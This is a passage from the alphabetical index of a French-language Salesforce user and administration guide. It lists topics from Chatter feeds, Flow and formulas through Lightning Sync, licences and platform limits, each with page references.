objets personnalisés 3195
paramètres de messagerie 3196
pistes 3195
règle de hiérarchisation des requêtes 2945
requêtes 3195
suppression 3196
versions des articles de la base de connaissances 3195
Files d'attente de requêtes 3190
Fils
affichage de fils 3290
affichage des fils de syndication 5558
afficher une mise à jour unique 3334
aimer des publications et des commentaires 3282
ajout de rubriques 3327
ajout de rubriques hashtag 3328
Aperçu 5557
dans les sites Force.com 5551
définition de requête 5552
définition des fils de syndication 5552

Fils *(suite)*
désabonnement des publications de demande d'approbation 5142
Fils Chatter 3289
filtrage 3291
filtres 3292
joindre des liens 3320
mappage 5552
mention de groupes 3310
mention de personnes 3310
Mettre en sourdine les alertes d'une publication 3309
mises à jour 3295
personnalisation du suivi de fil Chatter 3753
pièces jointes 3312
publications 3301
publications dans des fils Chatter 3301
retrait de rubriques 3330
suivi automatique des enregistrements 3343
suivi d'enregistrements 48
suivi de fil 3752
suivi de personnes 47
suivi de rubriques 3325
tri 3291
variables de liaison 5552
Fils Chatter
instantané de composant de tableau de bord 3347
vues de liste 3345
Fils de syndication
affichage 5558
aperçu 5557
définition 5552
tests 5559
Filtrage
résultats de recherche 188
Filtrage des journaux de débogage 6121
filtre avancé dans une transformation sfdcDigest 4004
filtre structuré dans une transformation sfdcDigest 3997
filtrer
bascule (concepteur de tableau de bord Wave) 4176
dans les dimensions (concepteur de tableau de bord Wave) 4170
filtre global (concepteur de tableau de bord Wave) 4163
plage (concepteur de tableau de bord Wave) 4173
sur la date (concepteur de tableau de bord Wave) 4166
filtres 3997, 4004
Filtres
rapports 4399, 4403
Filtres d'enregistrement de flux
opérateurs 5265
Filtres Data.com
Employés 1391
Chiffre d'affaires 1391
Filtres de recherche
à propos de 4884
définition 4886
exemples 4892
objets pris en charge 4884
recherches dépendantes 4888
filtres de référence
notes 4889
Filtres de référence
affichage 4888
désactivation 4887
meilleures pratiques 4890
suppression 4887
utilisation avec des comptes personnels 4890
Financial Services Cloud
termes 6361
Flow
action du processus 5043, 5049
appeler un Apex 5186
dépannage, e-mails 5302
limitations 5147
modification des propriétés 5277
type 5276
Flow Designer
interface utilisateur 5170
FLS (Field-Level Security) 1915
flux
activation 5290
Flux
accessibilité 5167
action de workflow 5292, 5320
action de workflow Appeler une alerte par e-mail 5202
action rapide Invoquer 5212
alarmes temporelles absolues 5271
alarmes temporelles relatives 5272
blocs de construction 5168
conditions 5184
connecteurs, types 5190, 5250
considérations 5146
considérations administratives 5164
considérations de conception, formule 5160
considérations relatives aux actions de workflow 5329
considérations sur l'exécution 5166
considérations sur la conception 5154–5157, 5159
considérations sur le temps 5161

Flux *(suite)*
considérations, Cloud Flow Designer 5156
considérations, flux volumineux 5157
considérations, présentation sur deux colonnes 5159
création 5167
création d'enregistrements 5177
dans des ensembles de modifications 5298
dans des packages 5298
définition de l'élément démarrer 5172
dépannage 5300, 5303
dépannage, e-mails 5301
enregistrement 5173
envoi d'un e-mail 5185
envoyer un e-mail 5220
Exécution Classic 5293
Exécution Lightning 5293
exécution Lightning, activation 5294
expériences d'exécution 5293
gestion 5286
gestion des connecteurs 5174
gestion des éléments 5174
gestion des ressources 5174
incorporation dans des Pages Lightning 5292
incorporation dans des pages Visualforce 5292
installés à partir de packages 5298
interrogation d'enregistrements 5176
interrompre 5306
interrompre, activer 5291
interviews 5305–5308
lancement à partir de règles de workflow 5320
limitations des formules 5160
limites 5146
livraison aux utilisateurs 5292
mise à jour d'enregistrements 5180
modification 5288
modification des propriétés 5287
opérateurs 5250
opérateurs, attribution 5251
opérateurs, conditions 5257
opérateurs, filtre d'enregistrement 5265
ouverture 5288
Pages Lightning, considérations 5827
paramètres 5291, 5294, 5331
partage 5292
présentation des éléments 5196
présentation des fonctionnalités 5144
présentation des ressources 5229
recherche 5171
référence d'enregistrements 5176

Flux *(suite)*
reprendre 5307–5308
soumettre un enregistrement pour approbation 5222
suppression 5291
suppression d'enregistrements 5182
suppression des interviews en attente 5290
temporel 5161
test 5289
transmission de valeurs 5176
types d'événement wait 5270
utilisation 5292
valeurs de champ inter-objets de référence 5246
valeurs de champs inter-objets de référence 5246–5249
variables globales 5237
wait 5226
wait, conditions d'attente 5228
Flux dans des ensembles de modifications 5298
Flux dans des packages 5298
Flux de connexion
aperçu 922
connecter 925, 951
créer 923, 949
flux de données 3954, 3956, 3958, 3961, 4031–4032, 4035, 4037–4040
flux de données d'intégration de données 3952
Flux de travail
Aperçu 5065
Fonction URLFOR 5907
Fonctionnalités configurables
liste 4548
Fonctions
URLFOR 5907
fonctions de fenêtrage 4104
Fonctions multidevises
Voir Devise 2134
Fonds de récompense
Work.com 1619
Force.com IDE 5965
formatage d'une valeur
dates 158
devise 158
heures 158
numéros de téléphone 158
Formule
exemples 4980
formules de date communes 4980
formule récapitulative personnalisée inter-blocs
exemple 4373
Formule récapitulative personnalisée inter-blocs 4376

Formule récapitulative personnalisée spécifique au type de rapport 4376
Formules
champs de fusion 5004
conseils 4962–4966
différentes utilisations 4898
élaboration 4960
exemples 4957, 4972
exemples, calculs de commission 4976
exemples, calculs financiers 4990
exemples, gestion d'opportunités 4996
exemples, gestion de comptes 4972
exemples, gestion de contacts 4977, 4980
exemples, gestion de pistes 4994
exemples, gestion de requêtes 4975
exemples, liens d'image 4991
exemples, liens d'intégration 4993
exemples, métriques 4996
exemples, remise 4988
exemples, score 4999
exemples, services des employés 4989
exemples, services médias de compte 4973
exemples, suivi des dépenses 4990
exemples, tarification 4999
fonctions récapitulatives, présentation 4330
fonctions récapitulatives, utilisation 4330
inter-objet 4968–4969
inter-objets 4967
limites 4971
opérateurs et fonctions 4908, 4927
opérateurs et fonctions, présentation 4902
PARENTGROUPVAL 4330
présentation 4897
PREVGROUPVAL 4330
rapports 4329
rapports joints 4366
règles de validation 4833, 4835
utilisation de champs de liste de sélection et de liste à sélection multiple 4965
utilisation de date et de date/heure dans des formules 4957
utilisation de types d'enregistrement 4966
utilisation des champs de date et date/heure 4963
utilisation des champs de fusion 4964
utilisation des champs de texte 4966
utilisation des champs numériques 4964
valeurs par défaut 4827
variables globales 5847
Formules inter-objets
champs de fusion 5004
Formules inter-objets *(suite)*
conseils et considérations 4969
Formules récapitulatives personnalisées
opérateurs et fonctions 4902, 4908, 4927
rapports 4329
rapports joints 4366
Fournisseur d'identité
à propos de 1065
activation 1071
affichage des détails 1072
ajout dans une page de connexion 1102
exemple 1078
modification 1071
valeurs 995
Fournisseur de services
à propos de 1065
affichage des détails 1076
exemple 1078
fournisseurs d'authentification 1026
Fournisseurs d'authentification
communauté 1059
étendue 1059
Facebook 1028, 1059–1063
Google 1031, 1039
Janrain 1034, 1059–1063
LinkedIn 1045
Microsoft 1042
OpenID Connect 1039
PayPal 1039
plug-in 1054
Salesforce 1036, 1054, 1059–1064
sites 1059
startURL 1059
Twitter 1050
Fournisseurs d'identité
exemples 1078
journal d'erreur 1077
journal d'événements 1077
journal de réussite 1077
portails 1076
sites 1076
Fournisseurs de services
activation 1075
exemples 1078
mappage des utilisateurs 1075
portails 1076
prérequis 1073
sites 1076

Foyers
ajout de relations étendues 6364
ajouter un membre 6363
associer un compte 6365
associer un contact 6364
créer 6363
parcourir des vues de liste 6360
profils 6360
Fuseau horaire
paramètres, à propos de 309
paramètres, modification 44
pris en charge 358
Salesforce pour Outlook, configuration requise 2297
Fusion
comptes 1310–1311
contacts 1347, 1363
contacts associés à des utilisateurs de portail 1364
idées 2479
informations des contacts mises à jour 1361
pistes 1498–1500
utilisateurs de portail 1347, 1363


## G


Générateur d'application Lightning
activation de pages d'enregistrement dans Lightning Experience 5825
considérations relatives aux composants Flow 5827
modification de pages d'enregistrement dans Lightning Experience 5823
présentation 5811
volet d'application de messagerie, créer 2255–2257
Générateur d'applications Lightning
considérations relatives à la modification de pages d'enregistrement Lightning Experience 5826
Générateur de communauté
accès public 3611
ajout d'un balisage 3619
aperçu 3641
créer des pages 3605
créer une page de détail d'enregistrement 3624
créer une vue de liste d'enregistrements 3622
Éditeur de page 3613
empaquetage 3630, 3632, 3634
exportation de modèles 3630, 3632
exportation de page 3630, 3634
exporter un modèle 3632
Générateur de page 3605
Gestionnaire de page 3604, 3618, 3621
Gestionnaire de pages 3612
Générateur de communauté *(suite)*
marque 3602
modification de la présentation du contenu 3616
modification des pages 3613
navigation 3601
page exportée 3634
partager des données d'enregistrement 3621
prédéfinition des appareils 3641
présentation de thème 3628
présentation de thème personnalisé 3628
propriétés des pages 3604, 3612, 3618
publier 3642
section head de la page 3619
sources de données externes 3636
supprimer des pages 3621
types de page 3612
variations de page 3607, 3609
visibilité des pages 3607, 3609
visibilité des pages basées sur le profil 3607, 3609
générateur de jeu de données 4028
Générateur de rapport
ajout et suppression de champs 4324
champs récapitulatifs 4326
chargement asynchrone 4321
chargement de l'aperçu 4321
conseils pour la création de graphiques 4384
filtrer 4399, 4403
formules 4328
graphiques 4381
mise à niveau 483, 4398
modification de devises 4324
modification de rapports 4252
personnalisation de rapports 4252
regroupements de champs 4320
réorganisation de colonnes 4324
sélection conditionnelle 4392
tri de colonnes 4324
utilisation de champs 4324
Générateur de schéma
Aperçu 4764
champs 4767
champs personnalisés 4768
objets 4767–4769
utilisation 4765
Générateur de tableau de bord
ajout de composants 4466
modification de composants 4469
modification de filtres 4508
modification des tableaux de bord 4466

Générateur de tableau de bord *(suite)*
personnalisation des tableaux de bord 4466
présentation des filtres 4507, 4510
génération d'un fichier de métadonnées 4046
Génération de clés de sécurité 1111–1112
Géo
Conseils 1935
Règles de mise à jour 1935
Géocode
Ajouter 1936
configuration 1933
Configuration 1934
Configurer 1934
Data.com 1934
Enregistrements 1934, 1936
fields 1938
Mettre à jour 1936
Vérifier 1937
gestion 976, 3950
Gestion
équipes d'opportunité 2125
Parts d'opportunité 2129
gestion d'une application connectée 6006
gestion de domaine
activation du HTTPS externe 5339
ajout 5333
modification 5331
modification des domaines 5339
suppression 5338
suppression d'URL 5338
gestion de domaines
ajout d'URL personnalisées à des domaines 5336
modification des domaines 5336
suppressions d'URL personnalisées de domaines 5336
Gestion de la communauté 3644
Gestion de patrimoine, reportez-vous à Salesforce pour la gestion de patrimoine 1422
gestion des autorisations
jalons 2976
limitations 2952
Gestion des autorisations
à propos de 2947
configuration 2950
Gestion des duplications
éléments d'enregistrements dupliqués 833
ensembles d'enregistrements dupliqués 833
expérience de l'utilisateur 826–828
journal d'erreur 826
limitations 820, 822
Gestion des duplications *(suite)*
règles de correspondance 820, 824–825
règles de correspondance standard 835, 855
règles de duplication 820, 824, 833
types de rapport personnalisé 833
Gestion des enregistrements dupliqués
éléments d'enregistrements dupliqués 825
ensembles d'enregistrements dupliqués 825
règles de duplication 825
types de rapport personnalisé 825
gestion des territoires
mise en œuvre 19
Gestion des territoires
Aperçu 1471
désactivation 2040
présentation 2004
Gestion des territoires 2.0
activer 2013–2014
Gestion des territoires d'entreprise
accès aux données et autorisations 2009
accès aux enregistrements par défaut 2014
concepts 2004
configuration pour les utilisateurs 2015, 2029
fiche de conseils pour les administrateurs 19
types de rapport personnalisé 2031
Gestion du cycle de vie des applications 4228–4229, 4231–4233
Gmail
e-mail 2209–2210
Google Apps
à propos de 3846
Aperçu 3482
création d'utilisateurs 3848
Mise à niveau de Standard vers Premier Edition 3843
mise en route 3841
Premier Edition 3843
Voir aussi Gmail 3841
Voir aussi Google Documents 3841
Google Documents
activation 3849
aperçu 3483
création 3484
désactivation 3849
Google Talk
activation 3851
utilisation 3851
graphique 4152
Graphique à barres
composant de tableau de bord 4485

Graphique à colonnes
composant de tableau de bord 4485
Graphique des performances
configuration 306
Lightning Experience
72
graphique des performances 72
Graphique en courbes
composant de tableau de bord 4489, 4497
Graphique en entonnoir
composant de tableau de bord 4486, 4494
Graphiques
combinaison 4386
combinaison de petits groupes 4389
détails de survol 4389
exemples de graphiques de combinaison 4387
onglet de mise en forme des graphiques 4389
personnalisation des propriétés 4381
types 4112–4113, 4115–4116, 4118–4119, 4122, 4124, 4126, 4128, 4130–4131, 4133, 4136, 4211, 4213, 4472
Graphiques de vues de liste
affichage 134
grille Résultats de requête 5837–5839
Groupe Chatter
champs sur lesquels porte la recherche 398
Groupes
à propos de 646
affichage des listes 651
considérations 647
création et modification 650
groupes de responsables 652
mention dans des publications et des commentaires 3310
types de membre 648
Groupes archivés 3359
Groupes Chatter
accepter les demandes 3356
actions 3761
affichage de l'appartenance 3364
affichage des détails de groupes 3362
ajout de membres 3355
annonces 3366
archivage 3354, 3359–3361
autoriser les enregistrements 3739
création 3353
éditeur 3761
empêcher un utilisateur d'en créer 3771
enregistrements 3368
fichiers du groupe 3367
layout 3761
Groupes Chatter *(suite)*
membres 3364
modification 3354
modification de rôles 3358
modification du propriétaire 3354
non répertoriés 3350, 3740
présentation 3349, 3759
présentation de l'éditeur 3759, 3761
présentation des rôles 3357
publier par e-mail 3365
refuser les demandes 3356
suppression 3361
suppression de membres 3355
groupes dans les communautés 3626
Groupes de catégories
annuler la suppression 3174
catégorie de données 3174
Reportez-vous à la rubrique Catégories de données 3167
restaurer 3174
supprimer 3174
groupes de clients 3368
Groupes de partage
Communautés 3499
Voir Groupes 646
Groupes de relations
rapports 4313
groupes non répertoriés
activer 3740
limitations 3350, 3740
Groupes personnels 646–647
Groupes publics 646–647
Guide de l'utilisateur de Financial Services Cloud 6357
Guide du développeur Apex 5876
Guide du développeur de code Apex 5876
Guides de l'utilisateur 18, 3487, 3852
Guides de mise en œuvre 18, 3487, 3852

## H

Hashtags 3328
Health Cloud
limitations 6330
Heroku Connect
présentation 5674
Heure d'ouverture
vacances 2928
Heures
format 171
paramètres régionaux 171

Heures de fonctionnement
champs sur lesquels porte la recherche 415
Heures ouvrables
à propos de 2926–2927
multiple 2926–2927
vacances 2929
Hiérarchie de campagnes
affichage des campagnes 1431
affichage des statistiques 1432
configuration 1436
limites 6423
hiérarchie des comptes prospector 1378
Hiérarchie des rôles
rôle, ancien nom dans le rapport 4458
Hiérarchie des sociétés Data.com
Ajout d'enregistrements, consignes 1379
Hiérarchie des territoires
attribution d'utilisateurs 2026
attribution de comptes 2018
build 2018
élaboration 2019, 2026, 2030
règles d'attribution 2019, 2030
Hiérarchies de rôles
à propos de 565
Historique
champs 1135, 1137–1138
désactivation du suivi de champ 1139
Salesforce Console 4556
Historique de champ 1139
historique de connexion 1124
Historique de formation 1131
Historique de la requête 2400
Historique de la solution 2545
historique de vérification 1124
Historique des champs d'opportunités
historique des étapes 1583
Historique des commandes 1642
Historique des comptes 1308
HTTPS
activation dans un centre d'appels 2783

## I

Icônes
calendrier 1532
Calendrier 1532
ID externe
objet externe, adaptateur inter-organisations 5708
objet externe, adaptateur personnalisé 5737
objet externe, OData 5715
IDE 5876
IDE Apex 5876
Idée
champs sur lesquels porte la recherche 410
Idées
activation 2729
activation dans le portail partenaire 1982
activation dans les communautés 3573
activation de l'application Community 2733
activités récentes 2476
administration 2728
affichage 2471
ajout de catégories 2735
Aperçu 2468
catégorie 2734
catégories 2729, 2735, 2737
champs 2734
champs personnalisés 2734
champs standard 2734
commentaires 2474–2475
Communautés 2727
conseils 2480
création de zones 2720
déclencheurs 2480
désactivation 2729
expert 2720
expert de communauté 2720
experts de communauté 2731
fils 2477
fils de syndication 2477
fusion 2479
idées dupliquées suggérées 2478
Idées en double 2479
idées similaires 2478
mise en page des champs personnalisés 2732
Modification 2478
modification de zones 2720
paramètres 2729
période de décroissance 2729
Portail client 2647
poster 2478
présentations de page 2732
promouvoir 2473
rapports 4296
règles de validation 2480
règles de workflow 2480
réponses récentes 2476
réputation 2730

Idées *(suite)*
Réputation
2730
Idées 2730
rétrograder 2473
statut 2478, 2728, 2734–2735
Suppression 2475
suppression de catégories 2735
Thèmes d'idées 2483, 2738
Utilisation 2470
valeur par défaut d'une liste de sélection 2735
vote 2473
zones 2719
Identifiants nommés
à propos de 1084
authentification par utilisateur 5751
autorisations d'authentification 1090
autorisations, authentification par utilisateur 1090
création 1087
Identité
SCIM et API REST 5983
images
concepteur de tableau de bord Wave 4182
Images
ajout aux modèles d'e-mail 1772
Importation
annulation d'une importation 748
aperçu 717
articles dans Salesforce Knowledge 3107
Assistant d'importation de données 745–747
autorisations 793
champs 799
colonne Responsable de l'enregistrement 728
comptes 720
comptes personnels 721, 746
comptes personnels en tant que membres de campagne 1450
contacts 720
contacts à partir d'appareils mobiles 1364–1365
contacts en tant que membres de campagne 1451
contacts existants en tant que membres de campagne 1447
création de données de fichier d'exportation 728
Data Loader, date incorrecte 801
date, incorrecte 801
données 797
données d'un package 1267
fichier CSV pour l'importation d'articles dans Salesforce Knowledge 3110
Importation *(suite)*
fichier zip pour l'importation d'articles dans Salesforce Knowledge 3117
fichiers de spécification de centre d'appels 2774
importation de paramètres à partir de Salesforce Knowledge 3115
importation ou chargement de données 792
incorrect, date 801
mappage des champs d'autres sources 738
mappage des champs pour ACT! 733
mappage des champs pour l'importation d'une organisation 738
mappage des champs pour les pistes 742
mappage des champs pour Outlook 735
membres de campagne 723, 1446
objets personnalisés 724
pistes 722
pistes en tant que membres de campagne 1449, 1453
plusieurs devises 727, 802
préparation d'articles pour l'importation dans Salesforce Knowledge 3109
préparation des données 731
restrictions de taille 797
solutions 725
Statut de Salesforce Knowledge 3118
système de traduction 4713, 4717, 4722
traductions d'articles dans Salesforce Knowledge 3142
Importation de fichiers traduits
système de traduction 4716, 4721
importation de sites Web externes 5392
Impression
enregistrements 172
rapports 4447
vues de liste 128
incorporé 4219
incorporée aux pages Salesforce 3912
incorporer 4217–4218, 4221
incrémentiel 4035
Indicateur 4488, 4496
indicateur de performance clé
ajout (concepteur de tableau de bord Wave) 4158
Influence Chatter
personnalisation 3766
Informations sur la société
champs 293
Modification 291
paramètre de langue 291
Informations sur votre client
à propos de 1425

Informations sur votre client *(suite)*
Consultez également Salesforce pour la gestion de patrimoine 1425
Infrastructure de composants Lightning
présentation 5911
insertion d'un texte à l'aide d'une macro 4573
insertion d'un texte rapide 4573
Insights
actions 3662
afficher 3665
créer 3660
personnaliser 3665
Installation
Application mobile Salesforce Authenticator 104
Application téléchargeable Salesforce1 82
Installation de Salesforce pour Outlook
problèmes, résolution 1849
Installation et configuration de Salesforce pour Outlook 1812
Instantanés de rapport
à propos de 4343
configuration 4344
création 4344
dépannage 4353
exécution 4349
mappage de champs 4347
planification 4349
terminologie 4343
Instantanés de rapports
définition 4346
gestion 4351
instructions des macros 4577, 4579
Intégration
Commandes S-Control 5948, 5950
packages gérés 6240, 6246
téléchargement d'un certificat d'authentification client 5964
téléchargement d'un WSDL 5964
téléchargement d'un WSDL Entreprise 6246
versions de package par défaut 6240
intégration à Salesforce 3885
intégration de données
description 3947
données externes 3947
données Salesforce 3947
Intégration de Google à Salesforce 1854
Intégration de la messagerie
Connect pour Outlook 2249
Lightning pour Outlook 2249
Lightning Sync 2249
Salesforce pour Outlook 2249
Intégration de Microsoft à Salesforce 1798
intégrations 3885, 3912
Intégrations 5768
intégrer 4217
Interface utilisateur
en-tête 297
modèle 297
paramètres 297
interface utilisateur de Force.com 1119
Interface utilisateur de profil améliorée
à propos de 571
activation 297
Interface utilisateur de profil avancée
applications 571
système 571
Interview de flux
interrompre 5306
présentation 5305
reprendre 5307–5308
Interviews de flux
supprimer 5290
Introduction 2608
Introduction de la console 6297
invitation automatisée
paramètres 2818
Invitation de personnes à joindre Chatter 3340
Invitation de personnes à un événement 1539
Invitation une réunion
logo personnalisé 2080
Invitations de chat automatisées
créer 2817

## J

jalon
limitations 2952
jalon de requête 2984
jalons
configuration 2971
création 2977
déclencheurs 2978
éléments de fil 2974
présentations de page 2972
règles de validation 2976
requête 2974
Jalons
ordre d'exécution 2970
requête 2970
requêtes 2405
jalons de requête 2972, 2983, 2988, 2990–2991

Jalons de requête 2965
JavaScript 5967
JAWS 52
jeton de sécurité 959
Jeton de sécurité
  réinitialisation 76
jetons, révocation 6058
jeux de données
  création 3947
  description 3947
  filtrage 3988
  types de colonne 3947
Jeux de données
  apprentissage 2318
  conseils sur le filtrage des contacts dans Salesforce pour Outlook 2320
  définition dans Connect Offline 1784
  définition dans Salesforce pour Outlook 2317
  définition de filtres d'événement pour Salesforce pour Outlook 2322
  définition de filtres de contact pour Salesforce pour Outlook 2319
  définition de filtres de tâches pour Salesforce pour Outlook 2323
  exemples dans Connect Offline 2248
  exemples dans Lightning Sync 2324
  exemples dans Salesforce pour Outlook 2324
Jigsaw 1366
Jigsaw pour Salesforce 1366, 1909
journal 5840, 6134
Journal d'audit des champs 1139
Journal d'interaction
  activation 4552
journal de débogage 5840, 6134
Journal de synchronisation de l'organisation
  création de rapport 5790
  déclencheurs 5790
Journal des interactions
  attribution 4553
  configuration 4552
  utilisation 2555, 4599
journal système 5840, 6134
Journal système, voir Journaux de débogage 1144
Journaux d'e-mails
  affichage 2218
Journaux de débogage
  affichage 1146
  ajout d'utilisateurs à la surveillance 1144
  ajout de classes ou de déclencheurs à la surveillance 1144
Journaux de débogage *(suite)*
  classes et déclencheurs 6135
  conservation 1144
  détails 6116
  filtres 6121
  niveaux 6121
  ordre de précédence 6120
  réinitialisation 1144
  retrait d'utilisateurs de la surveillance 1144
  retrait de classe ou de déclencheurs de la surveillance 1144
  surveillance 1144

## K

Kanban
  campagne 136–137
  considérations 137
  contrat 136–137
  opportunité 136–137
  piste 136–137
knowledge
  macros 4574
Knowledge 2522, 3128, 3144
Knowledge Actions
  activation 3130
  création 3130
knowledge dans les macros 4579
Knowledge One
  composant de console 4585

## L

L'activation
  Live Agent 2789
Lanceur d'application
  configurer 1106
  ensemble d'autorisations 1108
  profile 1107
languages
  ajout 5514
  exportation de contenu 5519
  importation d'un contenu traduit 5520
  options 5515
  suppression 5522
Langue
  paramètres, à propos de 309
  paramètres, modification 44
langues
  ajout 5516
  basculement 5516
  basculement entre les langues 5517

langues *(suite)*
modification 5517
par défaut 5513
sélecteur de langue 5521
Langues
définition de la langue de l'organisation 291
paramètres 310
système de traduction 4712–4717, 4720, 4724
Voir aussi Solutions multilingues 3157
Lemmatisation 190
liaison 4149
Libre-Service
activation de l'accès pour les comptes personnels 1874
activation de l'accès pour les contacts 1874
démarrage automatique 2689
éditeur Pointer-cliquer 2696
gestion des utilisateurs 2715
polices et couleurs 2696
portails 2714
préparation pour la configuration 2698
rapports 4285
super utilisateur 1874
Licence Analytics Cloud Wave Platform 3926, 3929, 3939, 3941
Licence d'ensemble d'autorisations Analytics Cloud Builder 3939, 3941
Licence d'ensemble d'autorisations Analytics Cloud Explorer 3939, 3941
Licence d'ensemble d'autorisations Analytics Cloud Wave Platform 3930
Licence d'ensemble d'autorisations Builder 3939, 3941
Licence d'ensemble d'autorisations Explorer 3939, 3941
licence de fonctionnalité Site.com 5342
Licence utilisateur de Service Cloud
attribution 4544
licences 3926, 3929, 3939, 3941
Licences
Chatter 521, 3768
Chatter External 521, 3768
Chatter Free 521, 3768
Chatter Only 521, 3768
Chatter Plus 521, 3768
Communautés 523
Data.com
1879, 1881
Clean 1881
Prospector 1879
Database.com 530
licences d'ensemble d'autorisations 539
licences d'ensembles d'autorisations 538, 540, 542–544
Licences *(suite)*
licences de fonctionnalité 517, 544–546
licences utilisateur 515, 517
Plate-forme 517
portail 531, 533, 535–536
pour les packages gérés 1269
présentation 514
Site.com 532
Sites 532
utilisateurs 1270, 1273
Utilisateurs Salesforce 517
licences d'ensembles d'autorisations 1091–1092
licences d'ensembles d'autorisations pour Wave Analytics 3926
licences d'ensembles d'autorisations utilisateur pour Wave Analytics 3939, 3941
Licences Force.com les plus utilisées 1119
License Management App 4228–4229, 4231–4233
liens
étapes 4184
perspectives 4184
tableaux de bord 4184
Liens
aperçu du contenu 3320
joindre à un fil 3320
personnalisé 5645, 5651, 5655
Visualforce Mobile 1236
Liens d'action
modèles 5969
liens intelligents
Salesforce Knowledge 2524–2526
Liens personnalisés
ajout 4666
configuration 5645
construction 5651
meilleures pratiques 5655
propriétés des fenêtres 5653
références 5673
liens vers les enregistrements Salesforce 4239
liens vidéo
Salesforce Knowledge 3084
Lightning
configuration de l'accueil 306
Lightning App Builder
création d'une page d'application 5820
modification de pages d'enregistrement dans Lightning Experience 5824
Lightning Desktop 1742
Lightning Experience
Accueil 304–306

Lightning Experience *(suite)*
ajouter des composants Lightning 5914
configuration requise 13
navigateurs pris en charge 13
notes 162–163
objets standard 307–308, 5800
prise en charge des navigateurs 13
Visualforce 5894
Lightning Login 947–949, 1124
Lightning pour Outlook
aperçu 1798
Aperçu 1799
avantages 2250
avec Salesforce pour Outlook, limitations 2251
comparé à Salesforce pour Outlook 2250
configuration requise 1800
considérations 2250
présentation 2252
Salesforce pour Outlook, limitations 2251
Lightning Sync
attribution de configurations 2280
configuration système, Lightning Sync pour Microsoft® Exchange 2263
configuration, compte de service 2266
configuration, compte de service Microsoft® Exchange 2270
configuration, compte Google 2276–2277
configuration, Google 2276
configuration, méthodes de connexion de Microsoft® Exchange 2264
configuration, Microsoft® Exchange 2264
configuration, OAuth 2.0 pour Microsoft® Exchange 2265
configuration, paramètres du serveur Microsoft® Exchange 2266
configuration, paramètres Salesforce 2269
configuration, préparer les contacts des utilisateurs 2275
configuration, préparer les événements des utilisateurs 2271
Conseils 2260
considérations 2250
Considérations 2259
contacts entre Microsoft® Exchange et Salesforce, préparation de la synchronisation 1807
contacts entre Microsoft® Exchange et Salesforce, synchronisation 1804, 2257, 2261
dépannage de la synchronisation 2252
données entre plusieurs Salesforce organisations, éviter le mélange 2260
erreurs de synchronisation 2287
événements entre Google et Salesforce, synchronisation 1855, 2257, 2275
Lightning Sync *(suite)*
événements entre Microsoft® Exchange et Salesforce, préparation de la synchronisation 1806
événements entre Microsoft® Exchange et Salesforce, synchronisation 1804, 2257, 2261
événements privés 2258
exécution d'un rapport d'erreur 2283
exemples de jeux de données 2324
gestion des utilisateurs 2279
organisations Salesforce multiples, consignes 2260
paramètres de synchronisation, définition 2272
paramètres de synchronisation, définition pour Google Calendar™ 2278
Paramètres de test de l'Analyseur de connectivité de Microsoft® 2268, 2284–2285
problèmes de synchronisation des contacts entre Salesforce et Google, correction 1808
problèmes de synchronisation des contacts entre Salesforce et Microsoft® Exchange, correction 1808
réinitialisation de la synchronisation 2283
Salesforce pour Outlook, limitations 2251
statuts de synchronisation 2287
suppression des événements 2259
synchroniser 2258
test de connexion 2271, 2284, 2286
vérification du statut de synchronisation 2282
Lightning Voice
configuration 2327
ligne de commande 5840
Ligne de commande
clé de cryptage (Data Loader) 787
fichier de configuration (Data Loader) 788
fichier de mappage de champs (Data Loader) 788
importation de données (Data Loader) 790
introduction (Data Loader) 786
mot de passe crypté (Data Loader) 787
prérequis (Data Loader) 786
limitations 2846, 3887, 3914, 4006, 4040
Limitations
cartes 6431
champs 6401
Chatter 6416
Communautés 6395, 6419
liste de sélection standard 6393
objets externes 6395
Salesforce Connect 6395
Salesforce Knowledge 3073, 6399
sandbox 6409
Limitations de Live Agent 2846

limitations des calendriers 1529
limitations du stockage
    Sandbox 6151
limitations en données externes 4243
limitations en événements 6423
limitations en tâches 6423
limitations numériques 5704
limites 3949
Limites
    accessibilité 6386
    allocation d'espace de stockage 6406
    API REST Rapports et tableaux de bord 6432
    Application Salesforce Classic Mobile 1253
    Approbations Chatter 6412
    campagne 6424
    champs 6400–6401
    champs de comptes personnels et professionnels 6427
    champs personnalisés 6392
    Chatter 6413
    Chatter Plus 6412
    Communautés 6417, 6419
    contacts 6424
    devis 6428
    e-mail 6396
    e-mails de workflow 6398
    e-mails en masse 6399
    Enterprise Territory Management 6429
    Facturation de site Force.com 6408
    Fichiers Chatter 6405
    flux 5146–5147
    fonctionnalités des rapports 6387
    fonctionnalités générales et éditions 6379
    Gestion des duplications 822
    hiérarchie de campagnes 6423
    importation de données 6394
    importation des données 6426
    Importation Site.com 6411
    influence de campagne 6424
    listes de sélection personnalisées 6392
    objets standard 6389
    paramètres personnalisés 6393
    pistes 6424
    planifications 6428
    Portail client 6394
    Portail partenaire 6410
    processus d'approbation 6429
    Recherche de contenus Chatter 6416
    recherche de liste de sélection 6389
    règles 6390
Limites *(suite)*
    règles de workflow 6429
    Réponses Chatter 6391
    Requêtes Web 6411
    rôles de contact 6426
    Salesforce Console 6410
    Salesforce CRM Content 6403
    Site.com 6411
    Sites Force.com 6407
    stratégie de mot de passe 6410
    suivi de fil 6413
    topics 6413
    Visualforce 6432
    vues de liste 6416
limites API 4243
limites de fichier
    Communautés 3526
limites de requêtes 4243
Limites de stockage
    limites de stockage de données 1120
    limites de stockage de fichiers 1120
limites de stockage de données 4243
limites de tâches de flux de données 4243
limites des appels d'API 4243
Limites SOQL pour les fils 5552
LinkedIn
    exportation de données 729
    fournisseur d'authentification 1045
Liste associée
    Notes 2107
liste associée de fichiers 3772–3773
Liste associée de partage externe 1718
Liste associée Partage externe 5785
Liste blanche
    domaines 4559
Liste blanche CORS 2840
Liste blanche de client API 986
Liste de chat Mes favoris
    ajout de personnes 3372
    retrait de personnes 3373
    utilisation 3372
Liste de patients 6306, 6312
Liste de sélection
    champs contenant des informations supplémentaires 4810
    spécial 4810
liste des autorisations utilisateur 3928
Liste des contacts
    afficher 1343

Listes
navigation 69
tri 69
listes associées 67
Listes associées
activation du chargement séparé 297
Listes avancées
activation 297
modification en ligne 149
listes d'enregistrements
tri 128
Listes de sélection
ajout ou modification d'entrées 4809
dépendance 4816
limites de recherche 6389
listes de sélection de régions et de pays 445, 450–451, 459
Listes de sélection de régions et de pays 448, 461, 466–467
remplacements de valeurs 4814
statut de validation 3101, 3132
tri 4815
Listes de sélection de régions et de pays
activation et désactivation 465
ajout, modification de détails de régions et de pays 459
analyse des données de régions et de pays, et des personnalisations 462
Aperçu 445
configuration 450
conversion des données 464
pays standard 451
présentation de l'analyse des données et des personnalisations 461
présentation de la conversion des données 463
